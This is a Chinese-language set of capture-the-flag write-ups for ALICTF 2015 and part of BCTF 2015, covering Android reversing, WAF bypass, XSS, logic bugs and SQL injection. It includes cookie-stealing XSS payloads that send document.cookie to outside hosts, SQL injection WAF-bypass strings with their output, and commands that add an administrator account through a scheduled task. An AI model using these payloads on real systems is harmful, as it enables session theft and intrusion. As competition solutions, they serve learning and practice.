Cake 是一题 Android 题，具体流程就是一个输入一个字符串然后，初始化一个长度为 16 的数组，然后将字符串与这个数组 xor。

所以我们只需要再 xor 一下就 ok 了。就是看代码逆向下，关键是有两个 Key 找对就 ok 直接上代码：

```
a = [0, 3, 13, 19, 85, 5, 15, 78, 22, 7, 7, 68, 14, 5, 15, 42]
b = 'bobdylan'
s = ''
i = 0
for x in a:
    s+= chr(x ^ ord(b[i % len(b)]))
    i += 1
print s
```

0x01 渗透绕过 WAF1

2、绕过云 WAF1 是一题绕过 WAF 题，这个 WAF 写的很死，所以就要用其他办法咯。通过打开的弹窗提示，需要在.alictf.com 的子域下面做，于是 fuzz 子域名，如图 3-1-1：

图 3-1-1

得出 video.alictf.com，打开发现没有 waf，注入点为 id，如图 3-1-2：




图　3-1-2

0x02　前端初赛题 1

反射型 XSS，通过 ph 牛的文章（http://pan.baidu.com/s/1bnFBNH1），<svg>标签内<script>的内容可以 HTML encode，成功弹窗，如图 3-1-3：




图　3-1-3

之后 payload 如下：

```
var i = new Image();
i.src = "http://ricter.me:9999/?" + document.cookie;
```

得到 flag。

0x03　密码宝宝

密码宝宝一题逆向题，用了 upx 加壳。用 010editor 打开后，可以看到加了 upx 壳，用 upx －d 脱壳，如图 3-1-4：




图　3-1-4

在 ida 中查找 GetWIndowTextA 调用的地方，如图 3-1-5~图 3-1-6：




图　3-1-5

IDA View-A　Pseudocode-A　Hex View-1

```
int __usercall sub_405940@<eax>(void *a1@<edi>)
{
  bool v1; // zf@1
  int v2; // ecx@1

  ((void (__thiscall *)(void *))loc_405900)(a1);// GetWindowText
  sub_405D20((int)((char *)a1 + 80), 775, 0);
  sub_405D20((int)((char *)a1 + 80), 776, 0);
  sub_405D20((int)((char *)a1 + 80), 777, 0);
  v1 = sub_405160(a1) == 0;
  v2 = 777;
  if ( v1 )
    v2 = 776;
  return sub_405D20((int)((char *)a1 + 80), v2, 1);
}
```

drops.wooyun.org

图　3-1-6

Sub_405160 这个函数就是进行判断的函数，如图 3-1-7：

```
v250 = 0;
v257 = strlen(&v2);
for ( i = v257 - 1; (i & 0x80000000) == 0; --i )
  *(&v2 + i) ^= 0x4Cu;
for ( i = v257 - 1; (i & 0x80000000) == 0; --i )
  *(&v2 + i) ^= 0x5Au;
for ( i = v257 - 1; (i & 0x80000000) == 0; --i )
  *(&v2 + i) ^= 0x4Bu;
for ( i = v257 - 1; (i & 0x80000000) == 0; --i )
{
  if ( *((_BYTE *)this + i + 896) != *(&v2 + i) )
    return 0;
}
```


drops.wooyun.org

图　3-1-7

可以看到逻辑比较简单，就是将“himemnl”的每一位与 0x4c,0x5a,0x4b 各异或一次，就可以得到密码“5408031”

0x04 简单业务逻辑

简单业务逻辑一题逻辑漏洞题。注册账号，其中 Username 为 Admin，如图 3-1-8：



drops.wooyun.org

图　3-1-8

登录后买-111 个草泥马，如图 3-1-9：

图　3-1-9

得到好多钱，然后买最贵的那个。

0x05　前端初赛题 2

前端初赛题 2 简单来说就是给你一个 flash 让你弹弹弹。直接反编译得到 as 代码，首先可以知道 ExternalInterface.call 肯定是利用点，但是发现它会 delete 掉那些方法。

找资料发现：

http://pan.baidu.com/s/1pJJXdW

ɹ 如果你需要将你的 vector 发送到藏在防火墙的后面受害者（flashvars 可以使用#来达到隐藏自己的目的）又或者想突破一些客户端的 XSS 防御机制这个方法将会十分的凑效。这一切都基于 flash 会丢弃一些被 URL 编码过的无效字符。

(1)flash 会丢弃两个出现在%后面的无效十六进制字符（([^0-9a-fA-F])），比如：

"%X" or "%="

(2)如果在%后面出现一个有效和一个非有效十六进制字符，就会丢弃三个字符，比如：

"%AX" or "%A&"

这样处理后就能 bypass 那个 delete 了，因为在 for 里时把%X 带上了，最后在 call 的时候 flash 会丢弃这个，然后在用这篇文章里的方法

http://pan.baidu.com/s/1hqu2RVQ

带上

alert(1))}catch(e){alert(100)}//

当然直接用弹不出来（血的教训，卡了好久，审查元素看了下发现语句不一样＝。＝所以最后可以这样弹

%Xdebug=\%22));alert(1);}catch(e){alert(100)}//

最后 payload 如下

http://8dd25e24b4f65229.alictf.com/swf.swf?%Xdebug=\%22));eval(String.fromCharCode(101,118,97,108,40,34,118,97,114,32,120,61,110,101,119,32,73,109,97,103,101,40,41,59,120,46,115,114,99,61,39,104,116,116,112,58,47,47,52,53,46,53,53,46,49,51,53,46,49,51,57,47,120,46,112,104,112,63,99,111,111,107,105,101,61,39,43,101,11

5,99,97,112,101,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,34,41));}catch(e){alert(100)}//

0x06 渗透绕过 WAF2

绕过云 WAF2 题目显示说不在内网，所以第一步就是先设置一个内网 ip 咯接下来看 writeup，提示需要内部访问，于是 fuzz IP：

192.168.x.x

10.x.x.x

172.16.x.x

发现 10 开头的 IP 可以访问。通过更改 HTTP 请求方法为 PATCH 可以让防护等级为中。更改关键字，如%20 改为%0b 等绕过检测，注入得到 flag，如图 3-1-10：




图　3-1-10

0x08 业务逻辑和渗透

先弄个正常的用户，找回密码，发现给了个地址

http://jinan.alictf.com/resetpass/reset.php?pass_token=xxxxx

想说这里的 token 可以控制就好了，再看重置密码的页面，发现底部有东西。

testKey: 673f3e705c8d5b7af675f309e58d46c9

ServerTime：15-03-29 20:46:03

再想，token 明显是个 md5 那么会是怎么组的呢，首先这个 testKey 和 ServerTime 肯定会用到，但是总不可能每个人的 token 都一样，所以肯定还需要用户名，试了下发现是

md5(username + testKey + serverTime(时间戳))

然后就可以修改 admin 的密码了，但是说我异地登陆。尝试改 xff、xrealip 等头都不行。然后上网找了个 http 代理，然后就就可以了。这题自带地域歧视！山东人直接能秒了啊！！！

0x09 前端初赛题 3

```
<html>
<head>
  <script src='jquery.min.js'></script>
  <script>
```

```
function URL(url) {
    this.url = url
    this.illegal = false;
    this.scheme = null
    this.query = null;
    this.fragment = null;
    this.authority = '';
    this.path = '';
    this.username = null;
    this.password = null;
    this.port = 80;
}
URL.prototype.parse = function(){
  var url = this.url
  //parse fragment
  var pos = url.indexOf('#');
  if(pos > -1){
    if(url.length > pos+1){
      this.fragment = url.substr(pos+1, url.length-(pos+1));
    }
    url = url.substr(0, pos);
  }
  //parse query
  pos = url.indexOf('?');
  if(pos > -1){
    if(url.length > pos+1){
      this.query = url.substr(pos+1, url.length-(pos+1));
    }
    url = url.substr(0, pos);
  }
  //parse scheme
  var pos1 = url.indexOf(':');
  var pos2 = url.indexOf('/');
  if(pos1 > -1 && pos2 > pos1){
    this.scheme = url.substr(0, pos1).toLowerCase();
    url = url.substr(pos1+1);
    if(url.substr(0,2) == '//'){
      url = url.substr(2);
    }else{
      this.illegal = true;
      return
    }
  }else{
    this.illegal = true;
```

```
        return
    }
    while(url.charAt(0) == '/'){
        url = url.substr(1)
    }
    pos = url.indexOf('/')
    if(pos == -1){
        this.authority = url;
        this.path = '';
    }else{
        this.authority = url.substr(0, pos);
        this.path = url.substr(pos);
    }
    //parse username and password
    pos = this.authority.indexOf('@');
    if(pos == -1){
        this.username = null;
        this.password = null;
    }else{
        this.username = this.authority.substr(0, pos);
        this.authority = this.authority.substr(pos+1);
        pos = this.username.indexOf(':')
        if(pos == -1){
            this.password = null;
        }else{
            this.password = this.username.substr(pos+1);
            this.username = this.username.substr(0, pos);
        }
    }
    //parse port
    pos = this.authority.indexOf(':');
    if(pos > -1){
        this.port = this.authority.substr(pos+1);
        this.authority = this.authority.substr(0, pos)
    }
}
URL.prototype.validate = function(){
    this.parse();
    if(this.illegal) return;
    //validate scheme
    if(this.scheme != 'http' && this.scheme != 'https'){
        this.illegal = true;
        return;
    }
```

```
        if(this.username && this.username.indexOf('\\') > -1){
            this.illegal = true;
            return;
        }
        if(this.password && this.password.indexOf('\\') > -1){
            this.illegal = true;
            return;
        }
        if(this.authority != 'notexist.example.com'){
            this.illegal = true;
            return;
        }
    }
    URL.prototype.get = function(){
        if(this.illegal){
            return 'default.js';
        }else{
            return this.url;
        }
    }
  </script>
</head>
<body>
  <script type="text/javascript">
    var url = new URL(location.search.substr(1));
    url.validate()
    url = url.get()
    $.getScript(url)
  </script>
</body>
</html>
```

读 JavaScript 代码，构造地址：

```
http://ef4c3e7556641f00.alictf.com/xss.php?http://notexist.example.com:@notexist.example.com:@ricter.me:9999/
```

加载的 JavaScript 脚本和 XSS100 相同。

0x10 简单业务逻辑 2

```
<!--
  function encrypt($plain) {
    $plain = md5($plain);
    $V = md5('??????');
    //var_dump($V);
    $rnd = md5(substr(microtime(),11));
    //var_dump(substr(microtime(),11)+mt_rand(0,35));
    $cipher = '';
```

```
    for($i = 0; $i < strlen($plain); $i++) {
        $cipher .= ($plain[$i] ^ $rnd[$i]);
    }
    $cipher .= $rnd;
    $V .= strrev($V);
    //var_dump($cipher);
    for($i = 0; $i < strlen($V); $i++) {
        $cipher[$i] = ($cipher[$i] ^ $V[$i]);
    }
    //var_dump($cipher);
    //var_dump($V);
    return str_replace('=', '', base64_encode($cipher));
}
function decrypt($cipher) {
    $V = md5('??????');
    $cipher_1 = base64_decode($cipher);
    //var_dump($cipher_1);
    if (strlen($cipher_1)!=64){
    return 'xx';
    }
    $V .= strrev($V);
    $plain = $cipher_1;
    //var_dump($cipher_1);
    //var_dump($V);
    for($i = 0; $i < strlen($V); $i++) {
        $plain[$i] = ($cipher_1[$i] ^ $V[$i]);
    }
    $ran = substr($plain,32,32);
    $plain = substr($plain,0,32);
    //var_dump($plain);
    for ($i = 0; $i < strlen($ran); $i++) {
    $plain[$i] = ($plain[$i] ^ $ran[$i]);
    }
    //var_dump($plain);
    return $plain;
}
!>
```

读页面中的 PHP 代码，得到加密和解密算法。

```
1.用户名 md5 后，与一个随机生成的 md5 XOR；
2.用户名 md5 加上 rnd md5 组成密文 1；
3.密文 1 和一个未知的 md5(V).strrev(md5(V))进行 XOR；
4.最后组合密文返回；
```

由此可知，前 32 位为：

```
md5("Guest") ^ md5(rnd) ^ md5(V)
```

后 32 位为：

```
md5(rnd) ^ strrev(md5(V))
```

如果想把前 32 位的用户名从 Guest 换成 Admin，则有：

```
md5("Guest") ^ md5(rnd) ^ md5(V) ^ md5("Guest") ^ md5("Admin")
```

所以最终结果写个 Python 脚本算即可_(:3」∠)_，如图 3-1-11：




图　3-1-11

登录后 Cookie 中有一个 serailize 的注入，过滤了括号，不过分分钟了，如图 3-1-12：




图　3-1-12

0x11 渗透初赛题

就是给一个网站你渗透，通过 URL 猜测注册的 URL 为更改 action 为 register，之后前端修改绕过限制注册账号，如图 3-1-13：

图　3-1-13

修改头像处存在列目录漏洞，发现网站备份文件，如图 3-1-14：




图　3-1-14

进入后台地址，通过万能密码绕过。其中第一层无名之盾绕过方式为 mul 表单绕过，第二层直接 or{x 1}#，如图 3-1-15：




图　3-1-15

代码审计得到 user_bak 函数处存在一个二次注入漏洞（about 那里），如图 3-1-16：




图　3-1-16

得到超级管理员密码，为 h4xxxx!@#。然后我要吐槽了：这个题虽然出的不错，但是最后这点真的是为了出题而出题了。ADS 能想到，新建文件夹也能想到，但是那个 admin_pic 真是要开脑洞的。最后队友 eee 做出来了，大概是先 ADS 的::INDEX_ALLOCATION 新建文件夹，然后改 admin_pic 的 Cookie，再用::$DATA 上传 php 文件。

0x12 题目名称：宙斯盾

题目描述：你的当前 token 为 27638e649e4371f54eddb9a201f1b78c

服务器：ageis.alictf.com

请设法在服务器上新建一个以参赛者账号昵称为名字的管理员组账号.

创建成功后，访问 http://ageis.alictf.com，若能看到“昵称:字符串”格式的内容，则将字符串和你的 token 拼接即为 flag。

A.服务器上有一个账号叫 alictf，为弱密码。

B.操作系统版本为 win2003 x64。

C.本机已开启 VPN 服务。

D.为了避免影响他人做题，在服务器上所有操作都不会真实成功的，只会完整记录。

E.请不要对参赛服务器发起攻击，我们会记录，轻则屏蔽参赛者 IP，重则取消比赛资格。

题目很明显就是要你登陆 VPN。手工测试

alictf:123456

直接登录。ifconfig 看一下，ip 是 172.16.0.1 扫了下端口，就开了 80、445、1025、1723、3389 没什么好想的 3389 肯定上不去，也不太可能是 snmp 直接 smb 那边考虑下，本来想无脑 msf 直接打，结果发现死活不成功，然后看了下官方的 tips 让我们好好看有存在什么文件，发现有两个文件，是 windows 计划任务文件夹下的文件，即目录为

c:\windows\tasks

一开始 at 一直不成功，就想说是不是因为没写路径，然后就一直测试

at \\172.16.0.1 xx:xx c:\windows\tasks\server.exe

妄图执行一个远控，但是屡屡失败，然后看官方的描述

为了避免影响他人做题，在服务器上所有操作都不会真实成功的，只会完整记录。

考虑既然都不会执行，那要远控干嘛。。所以直接执行命令好了！

但是，人生最精彩的就在这个但是，这样执行命令也是不行的！！！那怎么办回归原始，既然这个是个计划任务的文件夹，那我直接把 job 文件复制进去好了，但是其实按理说不行，因为计划任务和注册表有些版本是有关联的，但是比赛嘛，不管那么多了，先本地执行

```
at xx:xx "net user eee password /add && net localgroup administrators eee /add"
```

这样会在 c:\windows\tasks\目录生成一个 job 文件，那么我如果把这个文件复制进去是不是就能生成一个计划任务呢？Just do it

```
copy At1.job \\172.16.0.1\\Tasks\
```

复制进去，以防万一我弄了 At2.job 和 At65535.job 然后等待服务器执行！

（全文完）责任编辑：静默

第2节 BCTF 2015 WEB Writeup

作者：evi1m0

来自：evi1m0 的博客

网址：http://linux.im/

Checkin 10

Desc:Please checkin at IRC

IRC:http://webchat.freenode.net/

Channels:bctf

Bulletin board:

```
[BCTF 2015 has started. Check in flag: OPGS{jr1p0zr-g0-OPGS-2015_t00q-yhpx}.
```

Rot13 decode:

```
OPGS{jr1p0zr-g0-OPGS-2015_t00q-yhpx} <--> BCTF{we1c0me-t0-BCTF-2015_g00d-luck}
```

Sqli_engineScore 200

如图 3-2-1：

图　3-2-1

Desc:

```
http://104.197.7.111:8080/
```

geohot told me he has a lot of sql injection tricks. So I wrote a sql injection detection engine in defense.
Now you have a simple website protected by my engine, try to steal the admin's password(not hash).

Username,Password:::SQLi

```
<form id="submit-form" class="form-group" action="/register" method="POST">
    <input type="text" placeholder="username" class="form-control" name="username"/>
    <input type="password" placeholder="password" class="form-control" name="password"/>
    <span class="input-icon fui-check-inverted"></span>
    <br />
    <div class="row">
      <div class="col-xs-3"> <button type="submit" class="btn btn-block btn-lg btn-primary">Register</button>
</div>
      Already registered?<a href="/static/login.html">Click Here to Login</a>
    </div>
    <br />
  </form>
```

SQL Injection:

URL: http://104.197.7.111:8080/register
POST: username=admin&password=,'
error executing sql: insert into users (username, password) values ('admin', ','')
(1064, "You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '','')' at line 1")

Continue:

username=admin\&password=,updatexml(1,(select password from users limit 1),1) or '
password contains SQL injection, IP recorded.

Bypass WAF:

username=admin\&password=,updatexml(1,(//*/select password from/*/*/users limit/*/*/1),1) or/*/*/'*
(1105, "XPATH syntax error: '{h0w-d1d-y0u-fee1-l1ke-th3-sql1-'")

Substring right:

username=admin\&password=,updatexml(1,(//*/select right(password,33)/*/*/from/*/*/users limit/*/*/1),1) or/*/*/'*
(1105, "XPATH syntax error: 'd-y0u-fee1-l1ke-th3-sql1-eng1ne}'")

String concatenation (FLAG):

{h0w-d1d-y0u-fee1-l1ke-th3-sql1-eng1ne}

Torrent_loverScore 233

